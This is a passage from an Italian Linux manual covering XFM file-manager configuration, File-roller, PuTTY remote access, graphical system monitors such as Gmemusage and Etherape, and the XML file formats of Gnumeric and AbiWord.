<ascii>:xfm_text.xpm:EDIT:
<data>:xfm_data.xpm:EDIT:
```

```
<empty>::EDIT:
```

Quasi in tutti si è evitato di specificare un comando corrispondente a un'operazione di rilascio (scarico di file). È importante tenere presente che le definizioni generali vanno messe alla fine, come un modo per catturare i tipi di file che non sono stati presi in considerazione da definizioni più dettagliate. Se non si facesse così, le definizioni generali prenderebbero il sopravvento su tutte le altre.

Nella prima parte viene definito il tipo di file '**<XFM>**', cioè quello usato per definire le icone di applicazioni da utilizzare nella finestra apposita. L'azione '**LOAD**' in caso di clic doppio, carica questo fine nella finestra delle applicazioni (non potendo esistere più di una finestra di questo tipo, quello che poteva esserci prima viene sostituito).

Il gruppo di record che definisce i formati grafici è piuttosto semplice. Per ogni tipo viene abbinato un comando in grado di visualizzare il file di immagine, in corrispondeza di un'azione di spinta (il solito clic doppio).

La gestione degli archivi, normali o compressi che siano, è più complicata. In questo esempio, si utilizza sempre il programma TkZip in grado di accedere al contenuto di questi file e di permettere una decisione sul da farsi (visualizzarne semplicemente l'elenco, leggere il contenuto di un file, estrarre parte o tutti i file, ecc.). TkZip non è particolarmente pratico nel suo utilizzo, ma è almeno un esempio di come si potrebbe fare in questi casi. Solitamente, la configurazione predefinita di '`~/.xfm/xfmrc`' associa direttamente l'estrazione del contenuto dell'archivio, ma forse questa non è la scelta migliore.

File '`~/.xfm/Apps`'.

Il file '`~/.xfm/Apps`', come primo file di applicazioni, potrebbe essere configurato utilmente per la gestione di un cestino e dei punti di innesto, utili per accedere immediatamente al contenuto di un dischetto senza dover pensare alla directory di innesto.


```
#XFM
Riciclaggio:~:.riciclaggio:recycle.xpm:OPEN:shift; ricicla $*
CD-ROM:/mnt:cdrom:cdrom.xpm:OPEN:
Floppy Dos FAT:/mnt:dosfloppy:disk.xpm:OPEN:
Floppy EXT2:/mnt:ext2floppy:disk.xpm:OPEN:
```

Nell'esempio proposto, il primo record definisce proprio il cestino (Riciclaggio). Questo sistema di eliminazione controllata dei file si rifà a uno script descritto nella sezione 182.2.3 e non al tipo proposto dalle impostazioni predefinite di XFM. Per comprendere il senso di questo record bisognerebbe almeno vedere come si comporta questo script '**`ricicla`**'. In ogni caso, un'azione di spinta apre semplicemente la directory dalla quale si diramano altre sottodirectory di file cestinati, mentre un'azione di rilascio cestina i file scaricati sull'icona.

I tre record successivi sono solo riferimenti a directory utilizzate per l'innesto di CD-ROM e dischetti. Viene prevista solo l'azione di spinta con la quale si vuole aprire una finestra del gestore di file per accedere al loro contenuto. Il fatto di accedere a tali directory, ne attiva automaticamente la gestione dell'innesto e della separazione perché queste posizioni sono state definite preventivamente nel file '`~/.xfm/xfmdev`'.

242.5 File-roller

File-roller [5] è un programma che ha lo scopo di facilitare l'accesso ad archivi compressi e la loro realizzazione, quando non si vogliono usare gli strumenti tradizionali (a riga di comando).

Figura 242.28. L'aspetto di File-roller dopo l'apertura di un file '`.zip`'.

L'utilità maggiore nell'uso di File-roller sta nell'abbinamento con programmi come Nautilus, che lo avviano automaticamente quando il contesto lo suggerisce.

[1] **XFE** GNU GPL

[2] **Nautilus** GNU GPL

[3] **Konqueror** GNU GPL

[4] **XFM** GNU GPL con l'aggiunta di una libreria che ha una licenza speciale

[5] **File-roller** GNU GPL

Capitolo 243 X: accesso remoto tradizionale



Per accesso remoto «tradizionale», si intende qui ciò che si può fare, per esempio con il protocollo TELNET e con SSH. I programmi per l'utilizzo di tali protocolli funzionano generalmente senza grafica, tuttavia tendono ad apparire anche programmi realizzati specificatamente per la grafica. Questo capitolo intende far conoscere l'esistenza di tali programmi, senza entrare nella descrizione dei protocolli utilizzati.

243.1 Putty

Putty [1] è un programma abbastanza noto nell'ambiente MS-Windows, perché può essere utilizzato come programma cliente per accedere a un servente TELNET (capitolo 304) o SSH (si veda OpenSSH nel capitolo 409).

putty [*opzioni*] [*nodo*]

Putty si avvia attraverso il programma eseguibile '**`putty`**', generalmente senza bisogno di specificare argomenti, perché anche l'indirizzo o il nome dell'elaboratore remoto da raggiungere può essere indicato attraverso una finestra di dialogo. Tuttavia, per usare Putty, si richiede almeno la conoscenza elementare nell'uso dei programmi tradizionali che svolgono lo stesso genere di lavoro.

Figura 243.1. Putty avviato senza argomenti particolari.

La figura mostra Putty appena dopo l'avvio, senza inserire opzioni o argomenti particolari. Si nota comunque che l'utente ha già inserito l'indirizzo IPv4 che intende raggiungere, dove si aspetta di intrattenere una connessione attraverso il protocollo SSH (porta 22).

Nella porzione sinistra della finestra di dialogo, appare un albero di voci che fanno riferimento alla configurazione di Putty; di solito non serve intervenire, per lasciare le impostazioni predefinite.

Quando si è pronti per il collegamento basta selezionare il pulsante grafico OPEN.

Figura 243.2. Putty al lavoro durante una connessione SSH.

```
login as: daniele
Password:
Last login: Sun Jun 20 09:43:15 2004 from 172.21.1.1
daniele@192.168.1.1:~$
```

[1] **Putty** Software libero con licenza speciale

Capitolo 244

X: «monitor» di vario tipo


Il pacchetto tradizionale di programmi di servizio di X include qualche piccola applicazione per visualizzare lo stato di utilizzo del sistema e della memoria (‘**`xmem`**’, ‘**`xload`**’ e ‘**`xidle`**’). Eventualmente, altri programmi possono essere interessanti per avere una visione grafica di ciò che accade nel proprio elaboratore.

244.1 Gmemusage

Gmemusage [1] è un programma che mostra graficamente l’utilizzo della memoria da parte dei processi elaborativi in funzione nel proprio sistema:

```
gmemusage [opzioni]
```


Attraverso le opzioni è possibile intervenire, tra le altre cose, sulla scelta dei colori, dei caratteri e delle dimensioni iniziali della finestra. Si può controllare anche l’entità minima di memoria da considerare, ma questo si può modificare anche durante il funzionamento del programma, con l’uso dei tasti [*freccia su*] e [*freccia giù*]. La figura successiva mostra come si presenta il programma avviando l’eseguibile ‘**`gmemusage`**’ senza opzioni.

Figura 244.1. Gmemusage durante il funzionamento, in condizioni normali.

244.2 Etherape

Etherape [2] è un programma che mostra graficamente il traffico di rete che coinvolge, direttamente o indirettamente, il proprio elaboratore. Non si tratta di uno strumento sofisticato di controllo del traffico, ma di qualcosa che dà l’idea dell’entità di questo.

```
etherape [opzioni]
```

Etherape ha bisogno di accedere direttamente all’interfaccia di rete, pertanto si usa generalmente con i privilegi dell’utente ‘**`root`**’.

Figura 244.2. Etherape durante il funzionamento. Si vede in particolare un traffico ICMP, che in questo caso è di colore blu, e un traffico NFS, che appare di colore rosa.

244.3 Altri programmi affini

- *loadmeter(1)* [3]

  Un programma per mostrare l'utilizzo del sistema e dello spazio su disco.

[1] **Gmemusage** GNU GPL

[2] **Etherape** GNU GPL

[3] **Loadmeter** GNU GPL


Parte xl

Applicativi comuni per l'automazione ufficio con X

Gnumeric

Gnumeric [1] è un applicativo per la gestione di fogli elettronici, realizzato in modo da essere funzionalmente equivalente a MS-Excel. Si tratta ovviamente di un'applicazione per X, che fa parte in particolare del lavoro generale su Gnome.

L'eseguibile da avviare è '**`gnumeric`**' e il suo aspetto si vede nella figura 245.1.

Figura 245.1. L'aspetto di Gnumeric con un foglio piuttosto complesso.

245.1 Formato del foglio elettronico di Gnumeric

Gnumeric può utilizzare diversi formati per la memorizzazione dei dati. In generale, il formato normale dovrebbe essere quello basato su una descrizione XML delle celle che lo compongono. Si osservi l'esempio seguente, dove si rappresenta un estratto del file che descrive quanto appare nella figura 245.1:

```
<?xml version="1.0"?>
<gmr:Workbook xmlns:gmr="http://www.gnumeric.org/v10.dtd"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.gnumeric.org/v8.xsd">
  ...
      <gmr:Cells>
        ...
        <gmr:Cell Col="12" Row="4">=H5-G5+(J5-I5)+(L5-K5)</gmr:Cell>
        <gmr:Cell Col="13" Row="4" ExprID="7">=if(S4=1,M5,M5+N4)</gmr:Cell>
        <gmr:Cell Col="17" Row="4" ExprID="2"/>
```

```
        <gmr:Cell Col="18" Row="4" ExprID="3"/>
        <gmr:Cell Col="19" Row="4">=if(S5=1,$T$2,&quot;&quot;)</gmr:Cell>
        …
        <gmr:Cell Col="13" Row="5" ExprID="7"/>
        …
        <gmr:Cell Col="13" Row="6" ExprID="7"/>
        …
      </gmr:Cells>
  …
</gmr:Workbook>
```

Si può concentrare l'attenzione sulla cella definita come colonna 13 e riga 4. Se si considera che la numerazione parte da zero, si comprende che si tratta della cella N5, secondo la notazione comune. All'interno di questa cella appare l'espressione '**`=if(S4=1,M5,M5+N4)`**'; questa espressione viene ripetuta anche nella cella N6 e N7, incrementando conseguentemente i riferimenti alle righe, in base al fatto che queste celle fanno riferimento sempre al contenuto di N5. In pratica, la cella N5 definisce l'espressione numero 7 ('**`ExprID="7"`**') e le altre celle usano lo stesso riferimento. Pertanto, è come se la cella N7 contenesse l'espressione '**`=if(S6=1,M7,M7+N6)`**', come si vede bene nella figura 245.1.

Riuscendo a comprendere il contenuto di questo file, diventa più facile la soluzione di piccoli problemi che possono incorrere con Gnumeric, utilizzando un programma comune per la modifica di file di testo.

Il formato standard di Gnumeric ha estensione '`.gnumeric`', ma si tratta normalmente di un file compresso con Gzip. Pertanto, prima di intervenire in un file del genere, occorre decomprimerlo; successivamente, Gnumeric è in grado di aprire il file anche se non è compresso.

245.2 Costanti ed espressioni


Come altri fogli elettronici, Gnumeric è in grado di interpretare i valori costanti inseriti attribuendo loro un significato. Tuttavia, per evitare equivoci, è bene evitare di lasciar fare a Gnumeric, cercando di usare il più possibile delle espressioni precise. In particolare si può osservare che le stringhe costanti, non incluse in un'espressione, sono precedute da un apostrofo, anche se questo non viene inserito dall'utente; pertanto, in tutti gli altri casi si tratta di valori numerici. Per fare un esempio più concreto, se si inserisce '**`11/12/13`**', Gnumeric la considera una data e genera in pratica il valore corrispondente a 11 dicembre 2013; al contrario, se si inserisce '**`12/13/14`**', si ottiene una stringa, riconoscibile per la presenza dell'apostrofo iniziale, che comunque non appare in corrispondenza della cella.

n	Un numero, con eventuale separazione della parte intera da quella decimale, usando la virgola o il punto in base alla localizzazione attiva.
' stringa	Stringa letterale che viene mostrata poi senza l'apostrofo.
=***espressione***	Espressione che può avere un risultato numerico o stringa.

Come si vede dallo specchietto, conviene indicare le stringhe sempre in modo esplicito, con l'apostrofo come prefisso, salvo il caso di un'espressione stringa del tipo '`="`*stringa*`"`', che è ancora più esplicita.

Per quanto riguarda le date e gli orari, conviene usare le funzioni '**`date()`**' e '**`time()`**', in modo da essere certi di avere inserito esattamente ciò che si intende.

Contrariamente ad altri fogli elettronici comuni, i nomi delle funzioni di Gnumeric rimangono in inglese. La figura 245.4 mostra la maschera che guida all'inserimento della funzione '**`date()`**'.

Figura 245.4. La maschera per la selezione guidata delle funzioni di Gnumeric.

245.3 Riferimenti

- Autori vari, *The Gnumeric manual*

  ⟨*http://www.gnome.org/projects/gnumeric/doc/*⟩


[1] **Gnumeric** GNU GPL

Capitolo 246

AbiWord

AbiWord [1] è un applicativo per la scrittura a composizione visuale (WYSIWYG), disponibile anche su piattaforme diverse dai sistemi Unix. Per quanto riguarda questi ultimi, si tratta ovviamente di un'applicazione per X, che utilizza in particolare le librerie GTK, cosa che lo integra esteticamente nell'ambiente di Gnome.

L'eseguibile da avviare è '**`abiword`**' e il suo aspetto si vede nella figura 246.1.

Figura 246.1. L'aspetto di AbiWord.

246.1 Formato del documento di AbiWord

AbiWord può utilizzare diversi formati per la memorizzazione dei dati. In generale, il formato normale, a cui corrisponde l'estensione '`.abw`', è basato su un sistema XML. L'esempio seguente rappresenta un estratto del file che descrive quanto appare nella figura 246.1:

```
<?xml version="1.0"?>
<!DOCTYPE abiword PUBLIC "-//ABISOURCE//DTD AWML 1.0 Strict//EN"
 "http://www.abisource.com/awml.dtd">
<abiword xmlns:awml="http://www.abisource.com/awml.dtd" version="unnumbered"
 fileformat="1.0" styles="unlocked">
<!-- ==================================================================  -->
<!-- This file is an AbiWord document.                                   -->
<!-- AbiWord is a free, Open Source word processor.                      -->
<!-- You may obtain more information about AbiWord at www.abisource.com  -->
<!-- You should not edit this file by hand.                              -->
<!-- ==================================================================  -->


<styles>
…
</styles>
<pagesize pagetype="A4" orientation="portrait" width="210.000000"
 height="297.000000" units="mm" page-scale="1.000000"/>
```

```
<section props="page-margin-footer:0.0000in; page-margin-header:0.0000in;
 page-margin-right:1.0000in; page-margin-left:1.0000in;
 page-margin-top:1.0000in; page-margin-bottom:1.0000in">
<p style="Heading 1">AbiWord Help</p>
<p style="Normal">These are the help files for AbiWord. They are normally
 installed with the program, but if you have found them elsewhere, you can
 read an introduction to AbiWord.</p>
…
</section>
</abiword>
```

Pur non conoscendo la struttura di questo sistema XML, si intende intuitivamente il significato degli elementi e degli attributi relativi, consentendo così un modo alternativo e facile per modificare il documento attraverso un programma di scrittura normale.

